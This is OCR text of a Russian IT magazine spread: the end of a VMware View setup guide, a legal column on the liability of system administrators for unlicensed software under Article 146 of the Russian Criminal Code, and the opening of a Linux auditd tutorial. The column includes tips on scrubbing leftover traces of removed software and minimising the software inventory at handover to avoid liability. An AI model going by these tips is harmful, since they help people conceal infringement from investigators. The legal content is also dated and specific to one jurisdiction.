

Настройка ролей и привилегий в View Administrator



Устанавливаем лицензию



info

- О VMware vSphere читай в статье «Виртуальная сфера» в номере][за август 2010 года.
- Основными конкурентами VMware View являются Citrix XenDesktop, Systancia AppliDis Fusion, Ericom PowerTerm WebConnect, Oracle VDI.


Настройка параметров пула


Подключаемся к View Connection во время установки агента

изменения — если все введено правильно, сервер vCenter появится в окне View Administrator. Кнопка Edit позволит указать или изменить ряд параметров: использование SSL клиентами в разных режимах, URL для подключения, аутентификация при помощи смарт-карт, бэкап и другие. Глобальные установки (таймаут сеанса, SSL, сообщения при регистрации и отключении) производятся в пункте «View Configuration → Global Setting».

Подключаем системы

О развертывании виртуальных машин рассказано в статье о vSphere, поэтому здесь подробности этого этапа пропускаем и идем дальше. Итак, создаем новую VM, ставим гостевую ОС и VMware Tools. Чтобы получить возможность управлять виртуальными десктопами, следует установить на них View Agent, в этом случае мы получаем максимум возможностей. В процессе установки агента будут запрошены данные сервера, к которому производится подключение. Именно таким образом подключаются другие системы, не управляемые vCenter (физические, VM, терминальные сервисы). Управление VD производится во вкладке «Inventory». Виртуальные рабочие станции могут создаваться в одном из трех пулов:


- Automated Pool — автоматически из шаблонов vCenter, по мере необходимости без участия админа;
- Manual Pool — рабочие станции, создаваемые вручную из шаблона, сюда обычно включают все системы, не управляемые vCenter;
- Terminal Services Pool — терминальные серверы Microsoft.

После установки агентов на VM открываем вкладку Pools, нажатием Add запускаем мастер создания нового пула. Далее выбираем тип пула, вводим уникальный идентификатор Pool ID. На этапе Setting следует установить параметры подключения: протокол, время logoff, поддержка Adobe Flash. По умолчанию подключение производится с любого Connection Server; выбрав Connections Server Restrictions, можно, при помощи тегов, указать на конкретные сервера. Далее отбираем в списке системы, которые включаются в пул. После добавления десктопы появятся в соответствующей вкладке в Desktops.

Заключение

Нужно отметить, что VMware View — это сложный по устройству, но простой в управлении продукт. Большинство настроек интуитивны и не требуют обращения к документации. Хотя почитать доки все равно стоит. Ведь они — рулез!][

Николай Николаевич Федотов, главный аналитик компании InfoWatch



Контрафактное ПО на предприятии

Как прикрыть свою пятую точку?

Примерно половина сисадминов, обратившихся за юридической помощью, ставят своим советчикам нереальные задачи. «Как сделать так, чтобы меня не наказали за контрафакт? Помогите мне, но учтите, что начальство денег на покупку лицензий не дает, а ссориться с начальством нельзя...».

Профессия риска

Наибольшие потери поголовье сисадминов несет от хищников в погонах. Нет, речь идет не о призыве на военную службу, а об уголовной ответственности за нарушение авторских прав. При обращении с цифровым контентом нарушение происходит очень быстро, легко, дешево и незаметно — так же, как копирование файла. Собственно, в копировании оно и заключается. Нет другого такого преступления, для совершения которого прилагается столь мало усилий (кроме оскорбления Царствующей Особы, но в России такой статьи в УК пока нет). Кликнул мышью, нажал кнопку — и вот вам, пожалуйста: статья 146 УК в полный рост.

Кровавая борьба за мир

Криминологи России отмечают удивительный феномен, имеющий место ровно с тех пор, как в 2007 году статья 146 УК (нарушение авторских прав) была переведена в разряд тяжких преступлений. Демографический портрет среднего «преступника», осужденного по 146-й, совсем не похож на портрет преступника. Ни тебе тяжелой наследственности, ни диких обычаев, ни прошлых судимостей, ни алкоголизма. Типичный нарушитель авторских прав — законопослушный гражданин с высшим образованием, из порядочной семьи, с хорошим здоровьем, с профессией, «не был, не состоял, не привлекался»... Такого быть не должно. Криминальный элемент обязан статистически отличаться от среднего гражданина — опоры общества. И он-таки отличается. По всем преступлениям, кроме нарушения авторских прав. Разрешить эту загадку криминалисты не могут (а тот, кто сможет, немедленно вылетит со службы за экстремизм и клевету). Но для нас важны не причины, а следствие. Следствие же таково: попасть под следствие (по 146-й) имеет шанс любой из нас, честный, законопослушный, образованный представитель среднего класса.

Кто может читать законы?

Существует распространенная легенда о том, что законы пишутся для людей. В том смысле, что прочесть и понять текст может каждый человек со средним образованием. Возможно, во времена Хаммурапи действительно было так. Но с тех пор обстоятельства сильно изменились. Появилась отдельная профессия — юрист. Пять лет на юрфаке студентов учат читать нормативные акты. Применять прочитанное на практике выпускники обучаются уже потом, поступив на службу. А первые пять лет — только читать; за «понимание» им добавляют на экзамене лишний балл.

Многих вводит в заблуждение тот факт, что законы написаны, вроде бы, на русском языке. Все буквы знакомые, каждое слово в отдельности понятно. Но из этих двух фактов делается совершенно нелогичный вывод... Один мой знакомый юрист, впервые в жизни увидев исходник на языке C, заявил, что ничего сложного тут нет, слова все английские, математические знаки понятны, и что он сейчас разберется и добавит в программу новую функцию. От того, чтобы стать великим программистом за пять минут, этого гуманитария удержал компилятор: ни за что не желал компилировать, пока не будут исправлены ошибки.

Аналогичные претензии технаря на владение Гражданским кодексом, к сожалению, обломать некому. Суд в качестве верификатора знаний — это слишком долго, дорого и необъективно. Всегда хочется думать, что не сам ошибся, а судья предвзято настроен (такое, конечно, тоже бывает).

Тем не менее, автор настаивает на приведенной аналогии, поскольку по счастливой случайности владеет знаниями в обеих областях одновременно. Уморителен вид айтишника, который, прочитав пару законов, решил, что ему все понятно, и что с этим самым пониманием он теперь может смело выступать на форумах или в ЖЖ. А сам лицензиата от лицензиара не отличает.

Да, в идеальном государстве законы писаны так, чтобы каждый мог их прочитать, понять и даже воспользоваться ими без помощи адвоката. В том мире, где нет войн, все сыты, здоровы, равны и у каждого гражданина есть, по меньшей мере, три раба. В текущей действительности все устроено не столь справедливо. Наша ситуация гораздо ближе к ленинскому лозунгу «земля — крестьянам, фабрики — рабочим»; магазины — продавцам, дороги — гаишникам, законы — юристам. После возбуждения уголовного дела (а в запущенных случаях — только после приговора суда) до некоторых, наконец, доходит. Эти



граждане начинают понимать, что они ничего не понимают из того, что написано в законе и спешат к адвокату (или хотя бы на веб-форум юристов) за разъяснениями. Это — первая ступень просветления. До второй доживают не все...

Легенда о дисклеймере

Другая легенда, которая имеет хождение среди технарей — это легенда о волшебном слове — о дисклеймере. Суть мифа заключается в том, что, якобы, можно переложить ответственность, а то и вовсе избежать ее путем написания «волшебных слов». Таких как «не несет ответственности», «оставляет за собой право» или «отказывается от гарантий». Возможно, в детском саду подобное «чур» считается достаточным основанием, но во взрослой жизни ответственность в большинстве случаев (а уголовная и административная ответственность — во всех случаях; это называется «принцип законности») определяется законом и не может быть возложена, передана или отведена путем заключения двустороннего договора. Тем более — одностороннего заявления.

Тем не менее, вера в волшебное «чур» слишком сильна, чтобы отказаться от нее на том смехотворном основании, что это, дескать, противоречит закону. Если верующему сказать, что бога нет, он вряд ли превратится в тот же миг в атеиста. Еще и обидеться может. Так и сисадмины, обращаясь к правоведам за консультациями, упорно спрашивают, что бы им такого хитровыкрученного написать в дисклеймере, договоре, лицензионном соглашении, расписке, чтобы не отвечать за нарушения авторских прав? Ты им объясняешь про принцип законности, а они снова: «Так что же надо написать?».

«Договориться» с законом нельзя. Можно — с его представителями. Иногда. Если у них уже выполнен план по поимке «пиратов». Любые договоры, расписки, дисклеймеры и прочие «чур, не нарушение» не сработают. Хуже того — послужат доказательством умысла или сговора.

Что делать с контрафактом?


Поняв, что идет кампания по борьбе за вступление в ВТО соблюдение авторских прав, и, видя, что снаряды ложатся все ближе, представители нашей с тобой профессии начали проявлять беспокойство. Читаем ЖЖ и форумы: вчера взяли Пупкина, сегодня была проверка у Хлюпкина, а завтра назначен суд у Занупкина, и он лихорадочно занимает денег на адвоката. Поневоле сисадмин задумывается — а каковы его собственные риски?

Даже если сисадмин откажется сам инсталлировать контрафакт, ему наверняка придется иметь дело с «наследством». Или с самодеятельностью пользователей. Как уже упоминалось, нарушением закона является неразрешенное правообладателем воспроизведение программы. Здесь «воспроизведение» — это юридический термин, не имеющий ничего общего с кнопкой «play». Юридическое воспроизведение соответствует кнопке «record». Для компьютерных программ воспроизведение — это инсталляция. Запуск же программы на исполнение воспроизведением не считается. Но может считаться иным использованием объекта интеллектуальной собственности (правда, по этому поводу у юристов не сложилось единого мнения). То есть, однозначно виноват лишь тот, кто программу инсталлировал. В теории. На практике бывает по-разному.

Когда начинается расследование, вину могут возложить не на того, кто когда-то инсталлировал контрафактный софт, а на того, кто ныне его обслуживает. Во-первых, на время инсталляции могут не обратить внимания, ограничившись свидетельскими показаниями. Во-вторых, запуск и обслуживание контрафактных программ также могут признать их использованием, то есть нарушением авторских прав.

Так произошло в одном деле, где автор выступал в качестве консультанта. Следователь вызвал на допрос всех работников и выбрал показания тех из них, кто сказал, что «весь софт в офисе устанавливал наш сисадмин». Трех свидетелей с лихвой хватило для обвинительного приговора. С седой древности свидетельские показания — это доказательство номер один (не считая «царицы», разумеется). Со времен





Правовые прыщи и коррупционные пузыри

того же Хаммурапи судьи доверяют живым свидетелям несравненно больше, чем всяким экспертизам, логам, листингам, детализациям и прочим непонятным штукам.

Кто защищает контрафакт?

Итак, что делать, если ты пришел на должность и обнаружил в подведомственном хозяйстве нелицензионного софта больше чем на 50 тысяч (порог наступления уголовной ответственности) рублей? Не стоит надеяться, что в «случае чего» тебе удастся свалить все на неизвестного предшественника или на текущих пользователей. Пользователи, как показывает практика, легко объединяются против админа и дружно указывают на него пальцем, подводя под монастырь. Хотя если бы каждый юзер взял на себя свою часть контрафакта (меньше чем на 50 тысяч каждый), то уголовной ответственности избежали бы все. Но офис — это тебе не сицилийская мафия с омертой (omerta — обет молчания, часть круговой поруки, скрепляющий итальянские мафиозные структуры. За любую информацию властям — смерть). Поэтому доставшийся в наследство контрафакт рекомендуется как можно быстрее извести. После прополки компьютеров следует также почистить реестры и всяческие закоулки файловых систем от остатков. При нехватке доказательств оставшиеся от удаленных программ «хвосты» также подшиваются к делу и засчитываются в общую сумму нарушений. Есть несколько утилит, умеющих обшаривать углы в поисках таких следов. Например, «DeFacto». Ею часто пользуются и сотрудники правоохранительных органов для оценки состава, количества и степени контрафактности установленных программ.
Самый интересный вопрос — как именно сисадмину снести опасный софт? Его же брали на должность с очевидным условием: «чтобы все работало», а если он начнет свою деятельность с удаления львиной доли программ, его могут, мягко выражаясь, не понять. Ситуация действительно щекотливая. Как привести ее в соответствие с законом, если изначально бизнес строится на его нарушении? Как избавиться от риска привлечения к ответственности, если админа зачастую и нанимают именно как громоотвод — чтобы он взял этот риск на себя? Ошибка не в том, что вы на этот риск соглашаетесь. А в том, что не воспринимаете его как одно из условий трудового контракта. Когда внезапно оказывается, что помимо обслуживания сети надо еще и исполнять роль зицпредседателя Фунта (Фунт — персонаж культовой книги советских времен «Золотой теленок»; символ подставного лица), вы должны сразу заявить директору: «Мы так не договаривались!». Конечно, можно пойти на риск привлечения к ответственности, ведь вероятность возбуждения дела вовсе не равна единице, а типичный приговор по 146-й статье — год-полтора условно. Не смертельно. Однако брать грех на свою душу (и судимость в анкету) надо сознательно. И за соответствующую компенсацию. Если же громоотводом сисадмин работать не готов, у него есть два пути: так или иначе избавиться от контрафакта (по договоренности или со скандалом), либо как можно быстрей покинуть эту опасную должность.

Как провести зачистку?

Удаление нелицензионных программ совсем (без замены) или их замещение свободными аналогами возможно не на любом предприятии. Для одних это вызовет лишь некоторое увеличение расходной части бюджета и период адаптации работников к новому софту. На такие жертвы многие руководители, в принципе, пойти готовы. Конечно, можно поставить их перед жестким выбором, или сделать все явочным порядком, или уговорить, прельстив существенным снижением рисков. Но для других такой путь неприемлем. Есть много ситуаций, когда затраты на легальное ПО станут для предприятия фатальными — оно перестанет быть прибыльным. Как вы понимаете, тут что-то доказывать руководству бесполезно. Надо сваливать. Разумеется, внезапно и без предупреждения сносить все пиратские программы не рекомендуется. Начинать следует с докладной

отношение	собственность	Собственность
когда возникло	ранее 4000 гю до н. э.	примерно в XVII веке н. э.
где провозглашается	ст. 35 конституции РФ	ч. 1 ст. 44 Конституции РФ
чем является	естественным правом человека	искусственной монополией (привилегией)
общественная опасность нарушения	прямой ущерб	недополученная прибыль
термины	собственник, владелец; хищение, мошенничество, кража, грабеж, разбой	правообладатель; нарушение авторских прав, плагиат, (пиратство)
отношение к морали	присутствие во всех этнических системах и религиях	только начинается вводиться в мораль (сконца XX века)

Собственность и интеллектуальная собственность

записки, прохождение которой обязательно задокументировать: отметка канцелярии на втором экземпляре, входящий номер или хотя бы пара свидетелей. По бухгалтерским документам следует установить, что из используемого софта является нелицензионным, а что из этого действительно необходимо для работы. Замечу, что лицензионность/контрафактность программ — это не техническая характеристика и не может быть установлена анализом самих программ. Лицензионная отличается только тем, что за нее уплачены деньги (или заключен безвозмездный лицензионный договор). Поэтому установить [не]лицензионность программ без помощи бухгалтера трудно.

Лучше всего оформить эту инвентаризацию актом с участием бухгалтера (себе оставить копию). Затем подать по инстанциям заявку/спецификацию на приобретение недостающих лицензий или план перехода на свободный софт. После этого можно начинать действовать.

Но есть один нюанс. Докладная записка «у нас контрафактный софт, прошу дать денег на лицензии» сыграет в твою пользу, только если ты в дальнейшем предпримешь действия по исправлению ситуации. Если же ограничишься информированием начальства о факте, то записка выступит не оправданием, а доказательством преступного сговора: начальник приказывал нарушать авторские права, сисадмин знал о нарушении и исполнял этот заведомо незаконный приказ. А исполнение заведомо незаконного приказа (ч. 2 ст. 42 УК) не освобождает от ответственности.

После совершения упомянутых «предупредительных выстрелов» можно сносить весь незаконный софт.

Некоторые деятели предпочитают иной вариант: «самому написать заявление в правоохранительные органы, не дожидаясь, когда на тебя донесут другие». Такое заявление не станет индульгенцией, если вы сами приложили руки к установке нелицензионного софта; в этом случае оно будет иметь статус «явки с повинной», сильно смягчит наказание, но освобождение от ответственности не гарантирует. Автор не является поклонником доноса на собственное предприятие, в основном по моральным соображениям. Я бы предпочел пресечь правонарушение собственными руками.

Айтишники, обратившиеся за юридической консультацией, часто ставят вопрос таким образом: «как прекратить нарушения, избавиться от риска, но при этом не испортить отношения с начальством»? Такой постановки автор не приемлет. Для нормального начальства в нормальной лавке факт нарушения авторских прав — вполне достаточный аргумент, после которого босс станет помогать тебе избавиться от контрафакта. Если же не помогает (и пуще того, запрещает удалять пиратку, а денег на лицензию не дает), то это не предприятие, а организованная преступная группа, в просторечии именуемая шайкой. Вступил в шайку — принял риск. Разумеется, в среде благородных рыцарей командир берет на себя вину подчиненного. А вот в преступной группе, каковую вы со своим начальником составляете (один приказывает совершать преступление, другой исполняет), моральные нормы иные. Пахан всегда пожертвует сявкой. Да, он приказывал, но он — на то и пахан, чтобы приказывать. А вина будет свалена на шестерку, потому она так и называется — шестерка. Когда попадается, выбор у нее не очень широк: признать единоличную вину или попытаться заодно утащить с собой пахана. Варианта «избежать ответственности» нет. Для этого не надо было участвовать в шайке.

Так что соблюсти закон и не поссориться с главарем преступной группы — цели несовместимые.

Как уйти красиво (и безопасно)?


Если устранение нарушений авторских прав невозможно или экономически нецелесообразно, а риск не соответствует оплате — надо уходить. И, уходя, оборвать ниточки, за которые тебя впоследствии могли бы притянуть к чужим нарушениям.

Как уже указывалось, текущий сисадмин является наиболее удобным кандидатом в подозреваемые. Его предшественник — не самый удобный, но вероятный, особенно если текущий только-только вступил в должность и свалить на него слишком многое будет затруднительно. Тем более, если твой преемник догадался оформить принятие дел актом с указанием всех компьютеров и перечнем установленного на них ПО. Понял намек? Да, инвентаризация софта будет полезна как при поступлении, так и при увольнении. Только в отличие от материальных ценностей, надо постараться, чтобы при приеме хозяйства в ведомости оказалось как можно больше, а при сдаче дел — как можно меньше.

Увольнение с конфликтом — хороший повод постижения на практике утверждений из первого параграфа данной статьи. Помни, что ты — технарь, а твои противники — управленцы (бюрократы, если угодно). Не пытайся играть и не надейся выиграть на их поле и по их правилам. Если не удалось договориться, обратись к адвокату. Вошедшая в анекдоты западная привычка подключать юриста по любому поводу возникла не от хорошей жизни. А от того, что неискушенных людей много и часто подставляли.

Заключение

Не похоже, чтобы в ближайшие годы накал борьбы за авторские права начал ослабевать. Тенденции намекают на то, что план по 146-й статье снижаться не будет. После вылавливания доверчивых «черных инсталляторов» правоохранительные органы плотнее возьмутся за офисы. А потом, может быть, и за домашних пользователей. Так что риски дорожают, а желание предпринимателей перевалить их на сисадминов становится все сильнее. Предохраняйся!



Евгений Зобнин zobnin@gmail.com

DVD
На нашем диске ты найдешь пример рабочего файла правил auditd, который сможешь использовать на своем сервере под управлением Debian/Ubuntu.

Пингвин под колпаком

Аудит системных событий в Linux

Грамотная после-установочная настройка Linux-дистрибутива — лишь первый шаг на пути к безопасности и стабильности. Чтобы операционная система и дальше продолжала отвечать этим требованиям, придется приучить себя к постоянному слежению за ее состоянием. Этого можно достичь с помощью мониторинга и анализа лог-файлов, однако получение полного контроля над системой возможно только с помощью аудита системных событий.

ПЕРЕД ТЕМ КАК ПЕРЕЙТИ К ОСНОВНОЙ ЧАСТИ СТАТЬИ, ПОСТАРАЕМСЯ РАЗОБРАТЬСЯ С ТЕМ, ЧТО ЖЕ ВСЕ-ТАКИ ПРЕДСТАВЛЯЕТ СОБОЙ СИСТЕМНЫЙ АУДИТ (ИЛИ АУДИТ СИСТЕМНЫХ СОБЫТИЙ). По самой своей сути это не что иное, как постоянное и подробное протоколирование любых событий, происходящих в операционной системе. Аудиту могут быть подвержены такие события, как чтение/запись файлов, выполнение входа в ОС, запуск и остановка приложений, инициация сетевого соединения и многое, многое другое. Linux, как и любая другая современная серверная ОС, включает в себя все необходимые инструменты для проведения аудита системы, однако разобраться в них с наскоку не так-то просто.

Система аудита ядра 2.6

Начиная с версии 2.6, ядро Linux включает в себя подсистему, специально разработанную для проведения аудита. Она позволяет вести слежение за такими системными событиями, как:

- **Запуск и завершение работы системы (перезагрузка, остановка);**
- **Чтение/запись или изменение прав доступа к файлам;**
- **Инициация сетевого соединения или изменение сетевых настроек;**
- **Изменение информации о пользователе или группе;**
- **Изменение даты и времени;**
- **Запуск и остановка приложений;**
- **Выполнение системных вызовов.**

На деле этот список гораздо длиннее, но другие типы событий не представляют для нас практического интереса. Кроме самого факта возникновения события, система аудита представляет такую информацию, как дата и время возникновения события, отвественность пользователя за событие, тип события и его успешность. Сама по себе она способна лишь сообщать о произошедшем событии, тогда как процесс журналирования возлагается на плечи демона auditd.

Установка

Демон auditd доступен в любом современном Linux-дистрибутиве и может быть установлен с помощью стандартного менеджера пакетов. Например, чтобы установить auditd в Debian/Ubuntu, достаточно выполнить следующую команду:

```
$ sudo apt-get install auditd
```

Кроме самого демона, вместе с пакетом будут установлены три подсобные утилиты, используемые для управления системой аудита и поиска записей в журнальных файлах:

auditctl — утилита, управляющая поведением системы аудита. Позволяет узнать текущее состояние системы, добавить или удалить правила;
autrace — аудит событий, порождаемых указанным процессом (аналог strace);
ausearch — команда, позволяющая производить поиск событий в журнальных файлах;
aureport — утилита, генерирующая суммарные отчеты о работе системы аудита;

По умолчанию система аудита находится в спящем состоянии и не реагирует ни на какие события (ты можешь убедиться в этом, выполнив команду «sudo auditctl -l»). Чтобы заставить систему сообщать нам подробности каких-либо событий, необходимо добавить правила. Но чтобы понять, как их составлять, придется разобраться с тем, как работает подсистема аудита ядра Linux.


Аудит системных событий

Ни одно событие в любой операционной системе не может произойти без использования системных вызовов ядра. Запуск нового процесса, открытие файлов и работа с ними, запрос времени или типа ОС, обращение к оборудованию, создание сетевого соединения, вывод информации на экран — все эти операции производятся с помощью обращения к функциям ядра операционной системы, для краткости называемых системными вызовами. Если приложение не прибегает в своей работе к вызовам ядра, оно оказывается замкнутым в самом себе и просто не способно к какому-либо взаимодействию со своим окружением, не говоря уже о пользователе. Следовательно, чтобы отследить любое системное событие, достаточно просто перехватывать все обращения к системным вызовам.

Именно это делает подсистема аудита. Она устанавливает триггеры до и после всех функций, ответственных за обработку системных вызовов, и ждет. Когда происходит системный вызов, триггер срабатывает, подсистема аудита получает всю информацию о вызове и его контексте, передает ее демону auditd и отдает дальнейшее управление функции, обрабатывающей системный вызов. После ее завершения срабатывает «выходной» триггер, и вся информация о системном вызове вновь поступает к подсистеме аудита и демону auditd.

Естественно, держать все эти триггеры в активном состоянии все время работы ОС накладно и слишком избыточно (только во время старта приложение может выполнить несколько тысяч системных вызовов и для полного анализа журнала аудита придется убить уйму времени). Поэтому по умолчанию триггеры отключены и могут быть выборочно активированы с помощью правил, которые задают имя системного вызова, его успешность, пользователя, от имени которого произошел вызов и т.д.

Благодаря такой нехитрой схеме, системный администратор может



вести наблюдение за любым аспектом работы операционной системы (кроме, конечно же, тех событий, которые вызваны компонентами самого ядра). Поэтому, если в системе происходят какие-либо подозрительные действия, вызванные работой взломщика или вредоносного ПО, с помощью системного аудита не составит труда их выявить и найти виновного.

Правила аудита

Для создания, удаления и модификации правил аудита предназначена утилита auditctl. Есть три основных опции, которые принимает эта команда:

- **-a — добавить правило в список;**
- **-d — удалить правило из списка;**
- **-D — удалить все правила;**
- **-l — вывести список заданных правил.**

Если ты сейчас выполнишь команду «auditctl -l» от имени администратора, то, скорее всего, увидишь «No rules», а это значит, что ни одного правила аудита еще не существует. Для добавления правил используется следующая форма записи команды auditctl:

```
# auditctl -a список,действие -S имя_системного_вызова
-F фильтры
```

Здесь список — это список событий, в который следует добавить правило. Всего существует пять списков:

- **task** — события, связанные с созданием процессов;
- **entry** — события, происходящие при входе в системный вызов;
- **exit** — события, происходящие во время выхода из системного вызова;
- **user** — события, использующие параметры пользовательского пространства, такие как uid, pid и gid;
- **exclude** — используется для исключения событий.

Не беспокойся, если смысл списков кажется тебе непонятным. По сути, это всего лишь фильтры, которые позволяют сделать правила более точными. На деле из них используются только entry и exit, которые позволяют зарегистрировать либо сам факт обращения к системному вызову, либо его успешную отработку.

Второй параметр опции — '-a' — это действие, которое должно произойти в ответ на возникшее событие. Их всего два: never и always. В первом случае события не записываются в журнал событий, во втором — записываются.

Далее указывается опция '-S', которая задает имя системного вызова, при обращении к которому должен срабатывать триггер (например, open, close, exit, и т.д.). Вместо имени может быть использовано числовое значение.

Необязательная опция '-F' используется для указания дополнительных параметров фильтрации события. Например, если мы хотим вести журнал событий, связанных с использованием системного вызова open(), но при этом желаем регистрировать только обращения к файлам каталога /etc, то должны использовать следующее правило:

```
# auditctl -a exit,always -S open -F path=/etc/
```

Чтобы еще более сузить круг поисков, сделаем так, чтобы регистрировались только те события, при которых файл открывается только на запись и изменение атрибутов:

```
